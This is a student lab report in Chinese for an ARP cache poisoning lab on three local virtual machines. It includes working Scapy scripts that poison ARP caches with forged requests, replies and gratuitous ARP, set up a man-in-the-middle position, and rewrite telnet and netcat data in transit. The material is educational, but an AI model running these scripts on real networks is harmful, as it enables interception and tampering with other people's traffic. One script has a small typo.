信息安全实验报告

Lab 14　ARP Cache Poisoning Attack Lab

孙铁

SA20225414

Task 1

Task 需要用到三个虚拟机：

- M：IP 地址：10.0.2.7；
  MAC 地址：08:00:27:32:83:13；
- A：IP 地址：10.0.2.8；
  MAC 地址：08:00:27:89:23:2d；
- B：IP 地址：10.0.2.9；
  MAC 地址：08:00:27:0c:4a:80。

Task 1A

查看 A（10.0.2.8）的 ARP 缓存表：

```
[07/15/21]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
```

在 M（10.0.2.7）上创建文件 sendarp.py：

```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()
A.op = 1
A.psrc = "10.0.2.9"
A.pdst = "10.0.2.8"
pkt = E/A
sendp(pkt)
```

为了通过 ARP 请求报文实现将 B 的 IP 地址与 M 的 MAC 地址匹配，从 M 向 A 发送 ARP 请求报文：ARP 类型为 1，代表 ARP 请求报文；IP 源地址为 B；IP 目的地址为 A。

运行 M 上的 sendarp.py 发送报文：

```
[07/15/21]seed@VM:~/Lab14$ sudo ./sendarp.py
.
Sent 1 packets.
```

查看 A 上的 ARP 缓存表：

```
[07/15/21]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.7                 ether   08:00:27:32:83:13   C                     enp0s3
10.0.2.9                 ether   08:00:27:32:83:13   C                     enp0s3
```

成功将 B 的 IP 地址与 M 的 MAC 地址匹配。

Task 1B

重置 A 上关于 B 的 ARP 缓存：

```
[07/15/21]seed@VM:~$ sudo arp -d 10.0.2.9
[07/15/21]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.7                 ether   08:00:27:32:83:13   C                     enp0s3
10.0.2.9                         (incomplete)                              enp0s3
```

修改 M 上文件 sendarp.py：

```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()
A.op = 2
A.psrc = "10.0.2.9"
A.pdst = "10.0.2.8"
pkt = E/A
sendp(pkt)
```

为了通过 ARP 应答报文实现将 B 的 IP 地址与 M 的 MAC 地址匹配，从 M 向 A 发送 ARP 应答报文：ARP 类型为 2，代表 ARP 应答报文；IP 源地址为 B；IP 目的地址为 A；

在 M 上运行 sendarp.py 发送报文并查看 A 上的 ARP 缓存表：

```
[07/15/21]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.7                 ether   08:00:27:32:83:13   C                     enp0s3
10.0.2.9                 ether   08:00:27:32:83:13   C                     enp0s3
```

成功将 B 的 IP 地址与 M 的 MAC 地址匹配。

Task 1C

重置 A 上关于 B 的 ARP 缓存：

```
[07/15/21]seed@VM:~$ sudo arp -d 10.0.2.9
```

修改 M 上文件 sendarp.py：

```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()
E.dst = "ff:ff:ff:ff:ff:ff"
A.hwdst = "ff:ff:ff:ff:ff:ff"
A.psrc = "10.0.2.9"
A.pdst = "10.0.2.9"
pkt = E/A
sendp(pkt)
```

为了通过 gratuitous ARP 报文实现将 B 的 IP 地址与 M 的 MAC 地址匹配，从 M 发送 gratuitous ARP 报文：IP 源地址与 IP 目的地址皆为 B；ARP 报文和以

太网帧的目的 MAC 地址皆为“ff:ff:ff:ff:ff:ff”。

运行 sendarp.py 发送报文：

```
[07/15/21]seed@VM:~/Lab14$ sudo ./sendarp.py
.
Sent 1 packets.
```

查看 A 上的 ARP 缓存表：

```
[07/15/21]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.7                 ether   08:00:27:32:83:13   C                     enp0s3
10.0.2.9                 ether   08:00:27:32:83:13   C                     enp0s3
```

成功将 B 的 IP 地址与 M 的 MAC 地址匹配。

Task 2

Step 1

为了让 M 能够在 A 与 B 的通信过程中成为中转，首先需要在 A 的 ARP 表上将 B 的 IP 地址与 M 的 MAC 地址匹配；然后在 B 的 ARP 表上将 A 的 IP 地址与 M 的 MAC 地址匹配。

在 M（10.0.2.7）中修改文件 sendarp.py：

```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 1
A.psrc = "10.0.2.9"
A.pdst = "10.0.2.8"
pkt = E/A

while(1):
    sendp(pkt)
```

由于实验过程中 ARP 表会刷新，这里在 Task1 的基础上进行修改，不断发送 ARP 包确保 ARP 表维持中毒状态。

运行 sendarp.py，A 的 ARP 表上将 B 的 IP 地址与 M 的 MAC 地址匹配：

```
[07/16/21]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.9                 ether   08:00:27:32:83:13   C                     enp0s3
10.0.2.7                 ether   08:00:27:32:83:13   C                     enp0s3
10.0.2.3                 ether   08:00:27:90:49:9f   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
```

在 M（10.0.2.7）中创建文件 sendarp2.py：

```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 1
A.psrc = "10.0.2.8"
A.pdst = "10.0.2.9"
pkt = E/A

while(1):
    sendp(pkt)
```

运行 sendarp2.py，B 的 ARP 表上将 A 的 IP 地址与 M 的 MAC 地址匹配：

```
[07/16/21]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.8                 ether   08:00:27:32:83:13   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:90:49:9f   C                     enp0s3
10.0.2.7                 ether   08:00:27:32:83:13   C                     enp0s3
```

Step 2

从 A 向 B 使用 PING 命令：

```
[07/16/21]seed@VM:~$ ping 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data.
```

此时 M 上的 Wireshark 成功抓到从 A 向 B 发送的 ICMP 报文：

```
 1 2021-07-16 06:41:29.0926059… 10.0.2.8   10.0.2.9   ICMP   100 Echo (ping) request
 2 2021-07-16 06:41:30.1192791… 10.0.2.8   10.0.2.9   ICMP   100 Echo (ping) request
 3 2021-07-16 06:41:31.1434244… 10.0.2.8   10.0.2.9   ICMP   100 Echo (ping) request
 4 2021-07-16 06:41:32.1723870… 10.0.2.8   10.0.2.9   ICMP   100 Echo (ping) request
 5 2021-07-16 06:41:33.1965441… 10.0.2.8   10.0.2.9   ICMP   100 Echo (ping) request
```

发现此时只能抓到 ICMP 的 request 报文。

Step 3

在 M 上打开 IP 转发：

```
[07/16/21]seed@VM:~/Lab14$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

重复 **Step 2**，发现在 M 中用 Wireshark 可以抓到 ICMP 的请求和回复报文：

```
 2 2021-07-16 07:00:46.5407401… 10.0.2.8   10.0.2.9   ICMP   100 Echo (ping) request
 3 2021-07-16 07:00:46.5407620… 10.0.2.7   10.0.2.8   ICMP   128 Redirect
 4 2021-07-16 07:00:46.5408401… 10.0.2.8   10.0.2.9   ICMP   100 Echo (ping) request
 5 2021-07-16 07:00:46.5412302… 10.0.2.9   10.0.2.8   ICMP   100 Echo (ping) reply
 6 2021-07-16 07:00:46.5412363… 10.0.2.7   10.0.2.9   ICMP   128 Redirect
 7 2021-07-16 07:00:46.5412468… 10.0.2.9   10.0.2.8   ICMP   100 Echo (ping) reply
```

Step 4

从 A（10.0.2.8）上向 B（10.0.2.9）建立 telnet 链接：

```
[07/16/21]seed@VM:~$ telnet 10.0.2.9
Trying 10.0.2.9...
Connected to 10.0.2.9.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Jul  7 04:20:14 EDT 2021 from 10.0.2.8 on pts/3
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

在 M 上关闭 IP 转发：

```
[07/16/21]seed@VM:~/Lab14$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

此时在 A 上输入任意字符：

```
[07/16/21]seed@VM:~$ a
```

Wireshark 会抓到 A 向 B 发送的 ARP 包：

```
2 2021-07-16 08:37:03.9973965… PcsCompu_89:23:2d                    ARP      44 Who has 10.0.2.9? Tell 10.0.2.8
3 2021-07-16 08:37:03.9977434… PcsCompu_0c:4a:80                    ARP      62 10.0.2.9 is at 08:00:27:0c:4a:80
4 2021-07-16 08:37:03.9977489… 10.0.2.8          10.0.2.9          TELNET   69 Telnet Data ...
```

这样一来中毒的 ARP 会被修复。

抓到的 telnet 包，data 为 “a”：

```
▸ Frame 2: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.9
▸ Transmission Control Protocol, Src Port: 38266, Dst Port: 23, Seq: 586922443, Ack: 3727685180, Len: 1
▾ Telnet
    Data: a
```

在 M 上创建文件 spoof.py:


```python
#!/usr/bin/python3
from scapy.all import *

VM_A_IP = "10.0.2.8"
VM_B_IP = "10.0.2.9"
MAC = "08:00:27:32:83:13"

def spoof_pkt(pkt):
    if pkt[IP].sr == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload and pkt[Ether].dst == MAC:

        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)

        olddata = pkt[TCP].payload.load # Get the original payload data
        newdata = 'z'

        send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP]) # Forward the original packet

pkt = sniff(filter='tcp and host 10.0.2.8',prn=spoof_pkt)
```

代码作用是将所有 M 收到的来自 A 的 TCP 报文中的数据域修改为字符 “z”。


当运行 spoof.py 之后，A 上输入任意字符都会被转换为 z：

```
[07/16/21]seed@VM:~$ aaaazzz
```

抓到的 telnet 包证明从 A 发出的数据是 a：



而经过 M 之后数据被替换为 z：



Task 3

在 M 上创建文件 spoof2.py:

```python
#!/usr/bin/python3
from scapy.all import *

VM_A_IP = "10.0.2.8"
VM_B_IP = "10.0.2.9"
MAC = "08:00:27:32:83:13"

def spoof_pkt(pkt):
        if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload and pkt[Ether].dst == MAC:

                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                del(newpkt[TCP].payload)

                olddata = pkt[TCP].payload.load # Get the original payload data
                newdata = olddata.replace(str.encode("kyle"),str.encode("AAAA"))

                send(newpkt/newdata)

        elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP and pkt[Ether].dst == MAC:
                send(pkt[IP]) # Forward the original packet

pkt = sniff(filter='tcp and host 10.0.2.8',prn=spoof_pkt)
```

代码作用是将所有 M 收到的来自 A 的 TCP 报文中数据域出现的所有“kyle”字符串替换为等长字符串“AAAA”。

在 B（10.0.2.9）上通过 9090 端口开启 netcat：

```
[07/16/21]seed@VM:~$ nc -l 9090
```

在 A（10.0.2.8）上向 B 发送 netcat 请求成功建立链接：

```
[07/16/21]seed@VM:~$ nc 10.0.2.9 9090
```

在 A 上输入任意字符：

```
[07/16/21]seed@VM:~$ nc 10.0.2.9 9090
a
kyle
kyleaaa
```

每次传输字符之后需要重新进行 ARP 投毒攻击。

B 上接收到的信息中，“kyle”字符被替换为“AAAA”：

```
[07/16/21]seed@VM:~$ nc -l 9090
a
AAAA
AAAAaaa
```